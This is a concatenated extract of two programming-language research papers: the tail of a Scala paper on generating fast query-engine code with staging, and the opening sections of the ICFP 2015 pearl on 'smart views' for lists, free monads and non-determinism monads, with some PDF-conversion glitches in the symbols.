cases where we know that most values will be zero. The update and apply methods of ArrayBuffer still provide a row-oriented interface, working on a set of Fields together, but internally access the distinct column buffers.

With this definition of array buffers at hand, we can define a class hierarchy of hash maps, with a common base class and then derived classes for aggregations (storing scalar values) and joins (storing collections of objects):

```

class HashMapBase(keySchema: Schema, schema: Schema) {
  val keys = new ArrayBuffer(keysSize, keySchema)
  val htable = NewArray[Int](hashSize)
  def lookup(k: Fields) =
    def lookupOrUpdate(k: Fields)(init: Rep[Int] => Rep[Unit]) = ...
}

// hash table for groupBy, storing scalar sums
class HashMapAgg(keySchema: Schema, schema: Schema) extends
  HashMapBase(keySchema: Schema, schema: Schema) {
  val values = new ArrayBuffer(keysSize, schema)

  def apply(k: Fields) = new {
    def +=(v: Fields) = {
      val keyPos = lookupOrUpdate(k) { keyPos =>
        values(keyPos) = schema.map(_ => RInt(0))
      }
      values(keyPos) = (values(keyPos) zip v) map {
        case (RInt(x), RInt(y)) => RInt(x + y)
      }
    }
    def foreach(f: (Fields,Fields) => Rep[Unit]): Rep[Unit] =
      for (i <- 0 until keyCount)
        f(keys(i),values(i))
  }
}

// hash table for joins, storing lists of records
class HashMapBuffer(keySchema: Schema, schema: Schema) extends
  HashMapBase(keySchema: Schema, schema: Schema) {
  // ... details elided
}

```

Note that the hash table implementation is oblivious of the storage format used by the array buffers. Furthermore, we're freely using object oriented techniques like inheritance without the usually associated overheads because all these abstractions exist only at code generation time.

**Memory-Mapped IO and Data Representations** Finally, we consider our handling of memory mapped IO. One key benefit will be to eliminate data copies and represent strings just as pointers into the memory mapped file, instead of first copying data into another buffer. But there is a problem: the standard C API assumes that strings are 0-terminated, but in our memory mapped file, strings will be delimited by commas or line breaks. To this end, we introduce our own operations and data types for data fields. Instead of the previous definition of Fields as Vector[Rep[String]], we introduce a small class hierarchy RFieldd with the necessary operations:

```

type Fields = Vector[RFieldd]
abstract class RFieldd {
  def print()
  def compare(o: RFieldd): Rep[Boolean]
  def hash: Rep[Long]
}

case class RString(data: Rep[String], len: Rep[Int]) extends RFieldd {
  def print() = ...
  def compare(o: RFieldd) = ...
  def hash = ...
}

case class RInt(value: Rep[Int]) extends RFieldd {
  def print() = printf("%d", value)
  def compare(o: RFieldd) = o match { case RInt(v2) => value == v2 }
  def hash = value.asInstanceOf[Rep[Long]]
}

```

Note that this change is again completely orthogonal to the actual query interpreter logic.

As the final piece in the puzzle, we provide our own specialized Scanner class that generates mmap calls (supported by a corresponding LMS IR node), and creates RFieldd instances when reading the data:

```

class Scanner(name: Rep[String]) {
  val fd = open(name)
  val fl = fileLen(fd)
  val data = mmap[Char](fd, fl)
  var pos = 0
  def next(d: Rep[Char]) = {
    //...
    RString(stringFromCharArray(data, start, len))
  }
  def nextInt(d: Rep[Char]) = {
    //...
    RInt(num)
  }
}

```

With this, we are able to generate tight C code that executes the Google Books query in 3s, just like the hand written optimized C code. The total size of the code is just under 500 (non-blank, non-comment) lines.

The crucial point here is that while we cannot hope to beat hand-written *specialized* C code for a particular query—after all, anything we generate could also be written by hand—we are beating, by a large margin, the highly optimized *generic* C code that makes up the bulk of MySQL and other traditional database systems. By changing the perspective to embrace a generative approach we are able to raise the level of abstraction, and to leverage high-level functional programming techniques to achieve excellent performance with very concise code.

## 5. Perspectives

This paper is a case study in “abstraction without regret”: achieving high performance from very high level code. More generally, we argue for a radical rethinking of the role of high-level languages in performance critical code [16]. While our work demonstrates that Scala is a good choice, other expressive modern languages can be used just as well, as demonstrated by Racket macros [23], DSLs Accelerate [12], Feldspar [1], Nikola [11] (Haskell), Copperhead [2] (Python), Terra [4, 5] (Lua).

Our case study illustrates a few common generative design patterns: higher-order functions for composition of code fragments, objects and classes for mixed-staged data structures and for modularity at code generation time. While these patterns have emerged and proven useful in several projects, the field of practical generative programming is still in its infancy and is lacking an established canon of programming techniques. Thus, our plea to language designers and to the wider PL community is to ask, for each language feature or programming model: “how can it be used to good effect in a generative style?”

## References

- [1] E. Axelsson, K. Claessen, M. Sheeran, J. Svenningsson, D. Engdal, and A. Persson. The design and implementation of feldspar: An embedded language for digital signal processing. IFL’10, 2011.
- [2] B. Catanzaro, M. Garland, and K. Keutzer. Copperhead: compiling an embedded data parallel language. PPoPP, 2011.
- [3] C. Consel and O. Danvy. Tutorial notes on partial evaluation. In *POPL*, 1993.
- [4] Z. DeVito, J. Hegarty, A. Aiken, P. Hanrahan, and J. Vitek. Terra: a multi-stage language for high-performance computing. In *PLDI*, 2013.
- [5] Z. DeVito, D. Ritchie, M. Fisher, A. Aiken, and P. Hanrahan. First-class runtime generation of high-performance types using exotypes. In *PLDI*, 2014.

- [6] Y. Futamura. Partial evaluation of computation process, revisited. *Higher-Order and Symbolic Computation*, 12(4):377–380, 1999.
- [7] G. Graefe. Volcano - an extensible and parallel query evaluation system. *IEEE Trans. Knowl. Data Eng.*, 6(1):120–135, 1994.
- [8] N. D. Jones, C. K. Gomard, and P. Sestoft. *Partial evaluation and automatic program generation*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA, 1993.
- [9] U. Jørring and W. L. Scherlis. Compilers and staging transformations. In *POPL*, 1986.
- [10] Y. Klonatos, C. Koch, T. Rompf, and H. Chafi. Building efficient query engines in a high-level language. *PVLDB*, 7(10):853–864, 2014.
- [11] G. Mainland and G. Morrisett. Nikola: embedding compiled GPU functions in Haskell. Haskell, 2010.
- [12] T. L. McDonell, M. M. Chakravarty, G. Keller, and B. Lippmeier. Optimising purely functional GPU programs. ICFP, 2013.
- [13] T. Neumann. Efficiently compiling efficient query plans for modern hardware. *PVLDB*, 4(9):539–550, 2011.
- [14] J. C. Reynolds. Definitional interpreters for higher-order programming languages. *Higher-Order and Symbolic Computation*, 11(4):363–397, 1998.
- [15] T. Rompf, N. Amin, A. Moors, P. Haller, and M. Odersky. Scala-virtualized: Linguistic reuse for deep embeddings. *Higher-Order and Symbolic Computation* (Special issue for PEPM’12).
- [16] T. Rompf, K. J. Brown, H. Lee, A. K. Sujeeth, M. Jonnalagedda, N. Amin, G. Ofenbeck, A. Stojanov, Y. Klonatos, M. Dashti, C. Koch, M. Püschel, and K. Olukotun. Go meta! A case for generative programming and dsls in performance critical systems. In *SNAPL*, 2015.
- [17] T. Rompf and M. Odersky. Lightweight modular staging: a pragmatic approach to runtime code generation and compiled dsls. *Commun. ACM*, 55(6):121–130, 2012.
- [18] T. Rompf, A. K. Sujeeth, N. Amin, K. Brown, V. Jovanovic, H. Lee, M. Jonnalagedda, K. Olukotun, and M. Odersky. Optimizing data structures in high-level programs. POPL, 2013.
- [19] M. Stonebraker and U. Çetintemel. "One Size Fits All": An idea whose time has come and gone (abstract). In *ICDE*, pages 2–11, 2005.
- [20] M. Stonebraker, S. Madden, D. J. Abadi, S. Harizopoulos, N. Hachem, and P. Helland. The end of an architectural era (it's time for a complete rewrite). In *VLDB*, pages 1150–1160, 2007.
- [21] J. Svenningsson and E. Axelsson. Combining deep and shallow embedding for EDSL. In *TFP*, 2012.
- [22] W. Taha and T. Sheard. Metaml and multi-stage programming with explicit annotations. *Theor. Comput. Sci.*, 248(1-2):211–242, 2000.
- [23] S. Tobin-Hochstadt, V. St-Amour, R. Culpepper, M. Flatt, and M. Felleisen. Languages as libraries. PLDI, 2011.
- [24] M. Zukowski, P. A. Boncz, N. Nes, and S. Héman. MonetDB/X100 - A DBMS In The CPU Cache. *IEEE Data Eng. Bull.*, 28(2):17–22, 2005.

# Functional Pearl: A Smart View on Datatypes

Mauro Jaskelioff    Exequiel Rivas

CIFASIS-CONICET, Argentina  
Universidad Nacional de Rosario, Argentina  
jaskelioff@cifasis-conicet.gov.ar    rivas@cifasis-conicet.gov.ar

## Abstract

Left-nested list concatenations, left-nested binds on the free monad, and left-nested choices in many non-determinism monads have an algorithmically bad performance. Can we solve this problem without losing the ability to pattern-match on the computation? Surprisingly, there is a deceptively simple solution: use a smart view to pattern-match on the datatype. We introduce the notion of smart view and show how it solves the problem of slow left-nested operations. In particular, we use the technique to obtain fast and simple implementations of lists, of free monads, and of two non-determinism monads.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications – Applicative (functional) languages; E.1 [Data Structures]: Lists, stacks, and queues

**Keywords** List, Monad, MonadPlus, Data Structure

## 1. Introduction

Lists are one of the most important data structures in functional programming. However, the append operation ( $\text{++}$ ) is inefficient, as it is linear on the first argument. Therefore, in a left-nested concatenation  $((xs \text{ ++ } ys) \text{ ++ } zs)$  we are going to pay the price of traversing  $xs$  twice. A typical example of such a situation is the function *reverse*:

```
reverse :: [a] → [a]
reverse []      = []
reverse (x : xs) = reverse xs ++ [x]
```

Unfolding the recursion,  $reverse [1, 2, 3, 4]$  amounts to

$$((([] \text{ ++ } [4]) \text{ ++ } [3]) \text{ ++ } [2]) \text{ ++ } [1].$$

Left-nested appends make this function quadratic on the length of the input list.

Rather than rewriting the function *reverse* (which would only solve the problem for this particular function) we want a new data structure for lists that will make functions like *reverse* fast. More precisely, we want a *catenable list*. That is, a data structure for lists that has fast appends and fast pattern-matching.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than the author(s) must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

ICFP '15, September 01 – 03, 2015, Vancouver, BC, Canada.  
Copyright is held by the owner/author(s). Publication rights licensed to ACM.  
ACM 978-1-4503-3669-7/15/09...\$15.00.  
<http://dx.doi.org/10.1145/2784731.2784743>

The problem of optimising list concatenation is just one instance of a more general problem which occurs in other settings, such as libraries of effects based on free monads and implementations of domain specific languages. In this article we present an extremely simple technique for optimising selected operations using their algebraic properties while keeping the efficiency of pattern-matching. We achieve this by transforming a data structure into a new one, which is inspected using a *smart view*. We illustrate the technique with several examples: catenable lists (Section 2), free monads (Section 3), and two different implementations of non-determinism monads (Section 4).

The search of efficient list implementations and the generalisation of the ideas to other datatypes has a long history. We review related work in Section 5, and run some benchmarks in Section 6 that show that data structures with smart views are quite fast indeed.

We use Haskell to explain the ideas, but laziness does not play any significant role. In fact, we also implement and benchmark smart views for lists in the strict language ML.

## 2. Catable Lists

In this section we take the basic datatype of lists and transform it into a fast implementation of catenable lists.

### 2.1 Basic Lists

We define our own datatype of lists, rather than reuse the one predefined in Haskell, in order to be able to alter it.

```
data List a = Nil
            | Cons a (List a)
```

With this datatype we have constant time construction of the empty list (*Nil*), consing of an element (*Cons*), and pattern-matching. However, list concatenation is expensive as it is linear in its first argument:

```
(++) :: List a → List a → List a
Nil      + ys = ys
Cons x xs + ys = Cons x (xs ++ ys)
```

We are interested in obtaining a representation for lists with a fast implementation of concatenation. However, while some functions such as

```
wrap :: a → List a
wrap x = Cons x Nil
```

only use constructors, the most common way of defining functions on lists is by pattern-matching:

```
reverse :: List a → List a
reverse Nil      = Nil
reverse (Cons x xs) = reverse xs ++ wrap x
```

Therefore, we do not want to lose the ability to pattern-match efficiently.

## 2.2 A Smart View on Lists

In order to get lists with fast concatenation, we add a constructor ( $:++$ ) that represents this operation:

```
data List a = Nil
| Cons a (List a)
| List a :++ List a
```

Now concatenation has become cheap as it is simply the application of the constructor ( $:++$ ). In order to be able to define functions by pattern-matching as before, we define a view [8]:

```
data ListView a = NilV | ConsV a (List a)
```

Given a function  $view_L :: List a \rightarrow ListView a$ , we can define  $reverse$  as:

```
reverse xs = case viewL xs of
  NilV           → Nil
  ConsV x xs   → reverse xs :++ wrap x
```

In general, doing pattern matching in terms of **cases** is not entirely satisfactory because **cases** do not nest as elegantly as left-hand-side patterns. Nevertheless, the GHC extensions **ViewPatterns** and **PatternSynonyms** add syntactic sugar that allows us to pattern-match on the left-hand side. Using these extensions we can make the definition of  $reverse$  look almost like the original. First, we declare a pattern synonym for each constructor:

```
pattern Nil      ← (viewL → NilV)
pattern Cons x xs ← (viewL → ConsV x xs)
```

The pattern synonyms state that pattern matching on *Nil* is the same as applying  $view_L$  and pattern matching the result on *NilV*, and that pattern matching on *Cons x xs* is the same as applying  $view_L$  and pattern matching the result on *ConsV x xs*.

After sugaring, the function  $reverse$  is simply:

```
reverse Nil      = Nil
reverse (Cons x xs) = reverse xs :++ wrap x
```

The only missing piece, the definition of  $view_L$ , is straightforward.


```
viewL :: List a → ListView a
viewL Nil          = NilV
viewL (Cons x xs) = ConsV x xs
viewL (Nil :++ ys) = viewL ys
viewL (Cons x xs :++ ys) = ConsV x (xs :++ ys)
```

As opposed to basic lists, the computation of concatenations happens when we inspect a list with  $view_L$ , rather than when we construct it. Note that the last two equations of  $view_L$ , which match on  $:++$ , mimic the definition of  $++$  for basic lists.

In this implementation, concatenation is cheap. Unfortunately, views are expensive. After applying  $reverse$  to the list

```
Cons 1 (Cons 2 (Cons 3 (Cons 4 Nil)))
```

we get the following tree:



Applying  $view_L$  in order to get the head and tail is linear in the length of the list, as it requires traversing the left-spine.

```
data List a = Nil
| Cons a (List a)
| List a :++ List a

viewL :: List a → ListView a
viewL Nil          = NilV
viewL (Cons x xs) = ConsV x xs
viewL ((xs :++ ys) :++ zs) = viewL (xs :++ (ys :++ zs))
viewL (Nil :++ ys) = viewL ys
viewL (Cons x xs :++ ys) = ConsV x (xs :++ ys)
```

**Figure 1.** Definition of lists with a smart view

$$viewL \left( \begin{array}{c} :++ \\ / \quad \backslash \\ :++ \quad [4] \\ / \quad \backslash \\ / \quad \backslash \\ Nil \quad [1] \end{array} \right) = ConsV 1 \left( \begin{array}{c} :++ \\ / \quad \backslash \\ / \quad \backslash \\ :++ \quad [3] \\ / \quad \backslash \\ / \quad \backslash \\ Nil \quad [2] \end{array} \right)$$

Therefore, the function  $reverse \circ reverse$  is quadratic on the length of the input list, as the first  $reverse$  necessarily yields left-nested appends, and then each  $view_L$  in the second  $reverse$  needs to traverse the whole list.

Our solution to this problem is to use a *smart view*: as we traverse the structure in order to produce a view, we shift left-nested appends into right-nested appends. The implementation of a smart view only requires inserting one equation into the previous  $view_L$  definition:

```
viewL ((xs :++ ys) :++ zs) = viewL (xs :++ (ys :++ zs))
```

Figure 1 contains the complete definition of lists with a smart view.

Now  $reverse \circ reverse$  is linear on the length of the list, as we only pay once for the traversal of left-nested appends. This is illustrated clearly by the following example: applying  $view_L$  to a left-leaning list yields a right-leaning tail:

$$viewL \left( \begin{array}{c} :++ \\ / \quad \backslash \\ :++ \quad [4] \\ / \quad \backslash \\ / \quad \backslash \\ Nil \quad [1] \end{array} \right) = ConsV 1 \left( \begin{array}{c} Nil \quad :++ \\ / \quad \backslash \\ / \quad \backslash \\ :++ \quad [2] \\ / \quad \backslash \\ / \quad \backslash \\ Nil \quad [3] \end{array} \right)$$

Note that *internally Lists* are not lists but trees. Several equations that we expect to hold for lists do not hold for *Lists*. For example,  $(xs :++ ys) :++ zs$  is distinct from  $xs :++ (ys :++ zs)$  as they are distinct trees. However, it is precisely the ability to make this distinction that enables the optimisation provided by the extra equation in  $view_L$ . Moreover, for programmes that only inspect *Lists* by using  $view_L$ , *Lists* are indistinguishable from ordinary lists. Hence, *Lists* are lists *observationally*.

A smart view modifies the structure when we inspect it. In that sense, smart views are reminiscent of splay trees, with whom they share many of their advantages and disadvantages. On the plus side, they are fast and simple. On the minus side, they are efficient only with respect to single-future amortised time: given a left-leaning list  $xs$ , we are going to pay the price of pattern-matching  $xs$  every time we execute  $view_L xs$ .

## 3. Efficient Free Monads

We generalise the idea of smart views on lists to other data structures where operations are more efficient when associated in a particular

way. In this section we improve the slow bind operation of the free monad with a smart view that keeps the free monad ability to do monadic reflection efficiently.

### 3.1 Basic Free Monad

An important example of a data structure where the associativity of an operation determines its efficiency is that of a general leaf-labelled tree known as the *free monad*. Free monads are very useful for representing abstract syntax trees, where operations of the language are nodes in the tree and variables are labels in the leaves. The bind of this monad implements simultaneous substitution, which in this representation is given by *grafting* the trees, i.e. extending a tree by replacing each leaf by a tree.

The basic implementation of a free monad is the following:

```
data Free f a = Var a
| Con (f (Free f a))
```

An element of  $\text{Free } f \ a$  consists of a tree with  $f$ -nodes and leaves with  $a$  values. This datatype yields a monad for every functor  $f$ :

```
instance Functor f  $\Rightarrow$  Monad (Free f) where
```

```
return = Var
Var a  $\gg=$  f = f a
Con t  $\gg=$  f = Con (fmap ( $\gg=f$ ) t)
```

An important concern in a free monad implementation is the efficiency of the bind operation. As with list concatenation, the bind operation above is inefficient when left-nested, since it traverses the tree until it gets to the leaves, and as a consequence, the evaluation of the expression  $(t \gg= f) \gg= g$  will traverse  $t$  twice, due to the left-nested binds.

### 3.2 A Smart View on Free Monads

The usual solution to the inefficiency of left-nested binds in the free monad is to apply the codensity transformation [5, 15], but this transformation does not allow for pattern-matching on the constructors of the free monad without losing the efficiency gains. In order to have both an efficient bind and an efficient view, we apply the same recipe as for lists:

- We add a constructor for the bind operation.
- We define a view function that shifts binds to the right.

Figure 2 provides the full definition of a free monad with a smart view. The differences with respect to the basic implementation of the free monad are that a constructor  $\gg=$  is added and is used to implement the bind of the monad, and that pattern-matching is done using  $\text{view}_F$ . Once again, computation is performed when inspecting rather than when constructing the tree. The cases in the definition of  $\text{view}_F$  for the  $\gg=$  pattern mimic the definition of the bind for the basic free monad, except for the additional equation shifting left-nested binds to the right.

As it happened with the smart-view implementation of lists, which was not a list internally, the type  $\text{Free } f$  is not a monad internally. For instance, the associativity law of bind does not hold for the declared instance. However, distinguishing the two manners in which we can associate bind is precisely what we need in order to shift binds to the right and make views efficient. By restricting access to the internal representation with  $\text{view}_F$ ,  $\text{Free } f$  is a monad observationally.

## 4. Efficient Non-determinism Monads

Another structure where the associativity of an operation is important is non-determinism monads. These monads not only need an efficient bind, but also need an efficient choice operator. We analyse

```
data Free f x = Var x
| Con (f (Free f x))
|  $\forall a. (\text{Free } f a) : \gg= (a \rightarrow \text{Free } f x)$ 

instance Monad (Free f) where
return = Var
( $\gg=$ ) = ( $\gg=$ )
data FreeMonadView f a = VarV a | Conv (f (Free f a))
pattern Var a  $\leftarrow$  (viewF  $\rightarrow$  VarV a)
pattern Con t  $\leftarrow$  (viewF  $\rightarrow$  Conv t)
viewF (Var a) = VarV a
viewF (Con t) = Conv t
viewF ((m :  $\gg=$  f) :  $\gg=$  g) = viewF (m :  $\gg=$   $\lambda x \rightarrow f x : \gg=$  g)
viewF (Var a :  $\gg=$  f) = viewF (f a)
viewF (Con t :  $\gg=$  f) = Conv (fmap (:  $\gg=$  f) t)
```

**Figure 2.** Free monad with a smart view.

two different inefficient implementations and show how they can be improved using a smart view.

### 4.1 Basic List Monad Transformer

The list monad transformer [6] is often used to model the combination of non-determinism and other effects. For every monad  $m$ , the monad transformer yields a non-determinism monad  $\text{ListT } m$ . Its definition is as follows:

```
newtype ListT m a = LT (m (Maybe (a, ListT m a)))
```

```
viewLT :: ListT m a  $\rightarrow$  m (Maybe (a, ListT m a))
```

```
viewLT (LT x) = x
```

Its *Monad* instance states that  $\text{ListT } m$  is a monad for every monad  $m$ . The bind operation is defined in terms of the *mplus* operation, which is given below.

```
instance Monad m  $\Rightarrow$  Monad (ListT m) where
```

```
return x = LT (return (Just (x, mzero)))
m  $\gg=$  f = LT (viewLT m  $\gg=$   $\lambda x \rightarrow \text{case } x \text{ of}$ 
Nothing  $\rightarrow$  return Nothing
Just (h, t)  $\rightarrow$  viewLT (f h ‘mplus’ (t  $\gg=$  f)))
```

The *MonadTrans* instance states that  $\text{ListT}$  is a monad transformer and has a monad morphism

```
lift :: Monad m  $\Rightarrow$  m a  $\rightarrow$  ListT m a
```

lifting computations from the underlying monad into the transformed monad.

```
instance MonadTrans ListT where
```

```
lift m = LT (m  $\gg=$   $\lambda x \rightarrow \text{return} (\text{Just} (x, mzero)))$ 
```

The list monad transformer implements two operations for non-determinism, which are specified by the *MonadPlus* interface.

```
class Monad m  $\Rightarrow$  MonadPlus m where
```

```
mzero :: m a
mplus :: m a  $\rightarrow$  m a  $\rightarrow$  m a
```

The operation *mplus* chooses between two computations, and *mzero* represents the empty choice. The corresponding implementations in  $\text{ListT}$  are as follows:

```
instance Monad m  $\Rightarrow$  MonadPlus (ListT m) where
```

```
mzero = LT (return Nothing)
m ‘mplus’ n = LT (viewLT m  $\gg=$   $\lambda x \rightarrow \text{case } x \text{ of}$ 
Nothing  $\rightarrow$  viewLT n
Just (h, t)  $\rightarrow$  return (Just (h, t ‘mplus’ n)))
```

A monad which is an instance of *MonadPlus* and additionally, implements the *MonadLogic* interface, supports operators for fair disjunction, fair conjunction, conditionals, and pruning [7].

```
class MonadPlus m ⇒ MonadLogic m where
  mspli :: m a → m (Maybe (a, m a))
```

The *MonadLogic* instance of *ListT* follows directly from the *viewLT* operation and the fact that *ListT* is a monad transformer (and therefore implements *lift*.)

```
instance Monad m ⇒ MonadLogic (ListT m) where
  mspli x = lift (viewLT x)
```

The main problem with the basic list monad transformer is that left-nested *mplus* operations are inefficient. We solve this problem with a smart view.

## 4.2 A Smart View on the List Monad Transformer

In order to obtain a smart view on the list monad transformer, we follow the same recipe as before. First, we add a constructor  $(:+)$  corresponding to the *mplus* operation:

```
data ListT m a = LT (m (Maybe (a, ListT m a)))
  | (ListT m a) :+ (ListT m a)
```

Next, we change the *viewLT* function so that it performs the computation corresponding to *mplus* while shifting left-nested operations to the right.

```
viewLT :: Monad m ⇒
  ListT m a → m (Maybe (a, ListT m a))
viewLT (LT v) = v
viewLT ((m :+ n) :+ o) = viewLT (m :+ (n :+ o))
viewLT (m :+ n) = viewLT m ≫ λx → case x of
  Nothing → viewLT n
  Just (h, t) → return (Just (h, t `mplus` n))
```

Last, we change the *MonadPlus* instance so that it uses the newly added constructor.

```
instance Monad m ⇒ MonadPlus (ListT m) where
  mzero = LT (return Nothing)
  mplus = (:+)
```

No more changes are needed! The *Monad*, *MonadTrans*, and *MonadLogic* instances are exactly the same as before. With a few simple changes, we have obtained a list monad transformer with efficient *mplus* and reflection.

## 4.3 Free MonadPlus

The second instance of a non-determinism monad that we are going to analyse is that of the free *MonadPlus*. In Section 3, we showed how the free monad constructs a monad for every functor. Analogously, the free *MonadPlus* construction yields a *MonadPlus* for every functor.

The free *MonadPlus* is given by the following datatype.

```
data FMP f x = FNil
  | ConsV x (FMP f x)
  | ConsF (f (FMP f x)) (FMP f x)
```

Its *Monad* instance is the following:

```
instance Functor f ⇒ Monad (FMP f) where
  return x = ConsV x FNil
  FNil ≃ f = FNil
  (ConsV x v) ≃ f = f x `mplus` (v ≃ f)
  (ConsF t v) ≃ f = ConsF (fmap (≃ f) t) (v ≃ f)
```

Whereas in the free monad we have a choice of a *Var* or a *Con*, in the free *MonadPlus* we have a list of those two choices. Elements

of the list are added by *ConsV* and *ConsF*, and *FNil* signals the empty list. The bind operation is applied to each element of the list. The corresponding *MonadPlus* instance is as follows:

```
instance MonadPlus (FMP f) where
  mzero = FNil
  FNil ≃ mplus` y = y
  (ConsV x y) ≃ mplus` z = ConsV x (y `mplus` z)
  (ConsF x y) ≃ mplus` z = ConsF x (y `mplus` z)
```

The free monad plus suffers from two deficiencies: both left-nested binds and left-nested *mplus* are inefficient. We solve both problems with a smart view.

## 4.4 A Smart View on Free MonadPlus

In the smart view on the free *MonadPlus*, we need to solve the associativity problem of two operations, and therefore we add two constructors:

```
data FMP f x = FNil
  | ConsV x (FMP f x)
  | ConsF (f (FMP f x)) (FMP f x)
  | (FMP f x) :+ (FMP f x)
  | ∀ a. (FMP f a) ≃ (a → FMP f x)
```

The *Monad* and *MonadPlus* instances now simply use the newly added constructors:

```
instance Monad (FMP f) where
  return x = ConsV x FNil
  (≃) = (≃)
```

```
instance MonadPlus (FMP f) where
  mzero = FNil
  x `mplus` y = x :+ y
```

We define a view datatype for recovering reflection, along with pattern synonyms that add syntactic sugar.

```
data ViewM f x = FNilV
  | ConsVV x (FMP f x)
  | ConsFV (f (FMP f x)) (FMP f x)
```

```
pattern FNilV ← (viewM → FNilV)
pattern ConsVV x xs ← (viewM → ConsVV x xs)
pattern ConsFV t xs ← (viewM → ConsFV t xs)
```

As before, the view function turns left-associated operations into right-associated operations. In this case it needs to do it for both left-associated occurrences of  $:+$  and left-associated occurrences of  $\simeq$ . When the operations are not left-associated, then the view performs the computations that were done in the original definitions of *mplus* and bind.

```
viewM :: Monad f ⇒ FMP f x → ViewM f x
viewM FNilV = FNilV
viewM (ConsVV x xs) = ConsVV x xs
viewM (ConsFV x xs) = ConsFV x xs
viewM ((x :+ y) :+ z) = viewM (x :+ (y :+ z))
viewM (FNilV :+ y) = viewM y
viewM (ConsVV x xs :+ y) = ConsVV x (xs :+ y)
viewM (ConsFV x xs :+ y) = ConsFV x (xs :+ y)
viewM ((m :> f) :> g) = viewM (m :> (λx → f x :> g))
viewM (FNilV :> f) = FNilV
viewM (ConsVV x xs :> f) = viewM (f x :+ (xs :> f))
viewM (ConsFV t xs :> f) = ConsFV (fmap (:> f) t) (xs :> f)
```

As this last example shows, the same procedure for optimising one operation can be applied when we want to optimise two or more operations.

## 5. Related Work

The search for lists with fast concatenation is a well-known problem for which many solutions have been proposed in the past. Additionally, some of the work has also been generalised to monads, and at least in one case to *MonadPlus*. We discuss some of the most relevant related works.

### 5.1 Modified Reduction Semantics

Sleep and Holmström [11] solve the problem of left-nested appends by means of an interpreter for a lazy evaluator which regards the  $\text{++}$  operator as a constructor with a special reduction semantics. This reduction semantics shifts left-nested appends into right-nested appends, achieving the same effect as the smart view of Section 2.2.

This approach requires a lazy language, in contrast to smart views which also work in a strict setting. The difference is that in this approach the use of the associativity of append is commanded by the evaluation of the list, whereas in the smart view approach it is commanded by invocation of a *view* function.

There are other approaches that, like [11], solve the problem of left-nested appends by modifying the semantics [14, 16]. In these approaches, the whole program needs to be transformed or compiled in a special way.

In the related work that follows a different approach is taken. The starting point is an abstract data type, and therefore only the abstract data type implementation needs to be changed.

### 5.2 Catenable Lists

The search for catenable lists has a long history. The most relevant work for Haskell implementations are the catenable double-ended queues in Okasaki’s book [9] and finger trees [3], which is the data structure chosen in Haskell’s *Data.Sequence* package. Both of these structures do more than just fast concatenation and views, as they implement double-ended queues.

However, if one can do without the extra functionality and single future amortised time is enough, lists with a smart view cannot be beat for simplicity and speed (see Section 6).

The simplicity of structures with a smart view is an important factor when one wants to reproduce the optimisation in data structures other than lists.

### 5.3 Continuation-passing Representations

Cayley lists (also known as difference lists or Hughes’ lists [4]) are a good way to speed up concatenations. It is a simple approach which has been also applied to the optimisation of the bind in the free monad through the codensity monad transformation [5, 15]. Moreover, it has been shown that the approach is an instance of a generic Cayley representation for monoids, which means that it can be applied to other structures such as applicative functors [10]. Continuation-based implementations have also been proposed for non-determinism monad transformers [2, 7].

The main limitation of all these continuation-passing representations is that they lack support for pattern-matching. This means that they will work well if all the computation can be performed without inspecting the structure, and only in the end the results are analysed. The benefits are lost if one needs to inspect the structure in the middle of the computation.

### 5.4 Explicit Binds

Uustalu introduced an approach of “explicit binds” which is quite close to ours [12]. In the explicit-bind approach, the operation that

one wants to optimise is introduced as a constructor in exactly the same way that one does in the smart-view approach. However, as opposed to the smart-view approach, the data structure is inspected using a special fold operator that applies the selected operation in the most efficient order. For example, for lists the fold operation would be:

$$\begin{aligned} \text{foldE} &:: (a \rightarrow b \rightarrow b) \rightarrow b \rightarrow \text{List } a \rightarrow b \\ \text{foldE } h e \text{ Nil} &= e \\ \text{foldE } h e (\text{Cons } x xs) &= h x (\text{foldE } h e xs) \\ \text{foldE } h e (xs :++ ys) &= \text{foldE } h (\text{foldE } h e ys) xs \end{aligned}$$

The disadvantage of this approach is that one is required to write functions in terms of folds, instead of using pattern-matching. Uustalu also defines a primitive-recursion operator:

$$\begin{aligned} \text{primrec} &:: (a \rightarrow b \rightarrow \text{List } a \rightarrow b) \rightarrow b \rightarrow \text{List } a \rightarrow b \\ \text{primrec } h e \text{ Nil} &= e \\ \text{primrec } h e (\text{Cons } x xs) &= h x (\text{primrec } h e xs) xs \\ \text{primrec } h e (xs :++ ys) &= \text{primrec } h' (\text{primrec } h e ys) xs \\ &\quad \text{where } h' x a xs = h x a (xs :++ ys) \end{aligned}$$

which in principle would allow us to define a view:

$$\text{view}_L = \text{primrec } (\lambda x - xs \rightarrow \text{Cons}_V x xs) \text{ Nil}_V$$

However, this  $\text{view}_L$  is equivalent to our first, unoptimised implementation. That is, if we define *reverse* by pattern-matching on this view,  $\text{reverse} \circ \text{reverse}$  is quadratic.

The solution to this problem is to use a smart view in the definition of *primrec*: we add another equation turning left-nested appends into right-nested appends. Joining the two approaches yields the following definition:

$$\begin{aligned} \text{primrec}' h e \text{ Nil} &= e \\ \text{primrec}' h e (\text{Cons } x xs) &= h x (\text{primrec}' h e xs) xs \\ \text{primrec}' h e ((xs :++ ys) :++ zs) &= \text{primrec}' h e (xs :++ (ys :++ zs)) \\ \text{primrec}' h e (xs :++ ys) &= \text{primrec}' h' (\text{primrec}' h e ys) xs \\ &\quad \text{where } h' x a xs = h x a (xs :++ ys) \end{aligned}$$

Therefore, one can use both approaches simultaneously. After all, giving *foldE* and *primrec'* access to the internal representation cannot hurt. Perhaps surprisingly, the addition of these operations is inconsequential. Our benchmarks show that functions implemented using *foldE* perform as well as functions that use the following *foldr* defined in terms of pattern-matching on  $\text{view}_L$ .

$$\begin{aligned} \text{foldr} &:: (a \rightarrow b \rightarrow b) \rightarrow b \rightarrow \text{List } a \rightarrow b \\ \text{foldr } h e \text{ Nil} &= e \\ \text{foldr } h e (\text{Cons } x xs) &= h (foldr h e xs) \end{aligned}$$

### 5.5 Monadic Reflection

